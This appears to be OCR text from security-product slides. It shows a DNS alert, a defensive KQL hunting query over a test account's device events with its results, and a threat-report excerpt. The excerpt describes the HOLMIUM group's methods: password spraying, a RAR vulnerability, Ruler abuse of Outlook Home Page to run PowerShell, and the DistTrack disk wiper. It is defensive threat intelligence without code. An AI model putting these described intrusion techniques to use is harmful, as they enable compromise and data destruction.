
+48 Today at 4:28 PM Medium
Suspicious communication over DNS

There aren't any more alerts on risky activities for this user over the last 7 days

View all user alerts

Unified User Page

- → Brings together user data from all workloads
- → Alerts and suspect activities of this user account collected here to aid in quick investigation of the account




```
let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
let accountName = "mike.barden";
search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
Timestamp between (ago(1d) .. now())
and (AccountSid =~ accountSid
or InitiatingProcessAccountSid =~ accountSid
or QueryTarget =~ accountName)
// or AccountObjectId == accountObjectId
// or InitiatingProcessAccountObjectId == accountObjectId
// or AccountName =~ accountName
// or InitiatingProcessAccountName =~ accountName
| take 100
```

$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c

Advanced Hunting

- → Go hunt!- contextual hunting
- → In-portal documentation
- → New tables for identity and email post-delivery
- → File profile functions
- → Advanced Hunting API for 3rd party tool integration
- → Cross-workload custom detections

→ Do in one query what you could only do in several steps and different tools before!



Threat activity groups are known to target the same industries, sometimes attacking the same organizations repeatedly after launching successful campaigns. Between these attacks, they might shift their behaviors to adjust to new network defenses implemented post-breach. However, some of them leverage almost the same routines to compromise the same networks.
HOLMIUM, an actor associated with destructive attacks, has resurfaced with new campaigns. Our previous report about this group discussed their use of the Shamoon (DistTrack) wiper malware against industries in Saudi Arabia, United Arab Emirates, India, Scotland, and the Netherlands. The core motivation behind HOLMIUM attacks are not established, but they have mostly been destructive and their procedures line up to attacks orchestrated as early as 2012 against oil and gas producers.

While we've seen HOLMIUM use various vectors for initial entry—mostly spear-phishing email, with some exploiting the CVE-2018-20250 vulnerability in RAR attachments, and password spraying—many of their attacks have involved the Ruler penetration testing tool used in tandem with compromised Exchange credentials. The group uses Ruler to configure the Outlook Home Page so that it opens with mailbox folders and automatically downloads and runs malicious PowerShell scripts. These scripts initiate the delivery of various payloads, one being the eventual launch of DistTrack, which wipes Master Boot Records (MBRs) on disks to render their contents inaccessible. The latest attacks involving HOLMIUM mostly started with password spraying and targeted manufacturers and resell...

Report details

Report type
Threat Report

Threat Analytic Reports

→ New reports published continuously as new threats emerge

→ Detailed threat intelligence including actor target industries, goals and TTPs across workloads

→ At-a-glance answers:

→ Is my organization exposed to this threat?

→ Is my organization impacted by the threat?

→ Relevant mitigations recommended to reduce exposure to the threat

~5 new high-impact emerging threats each month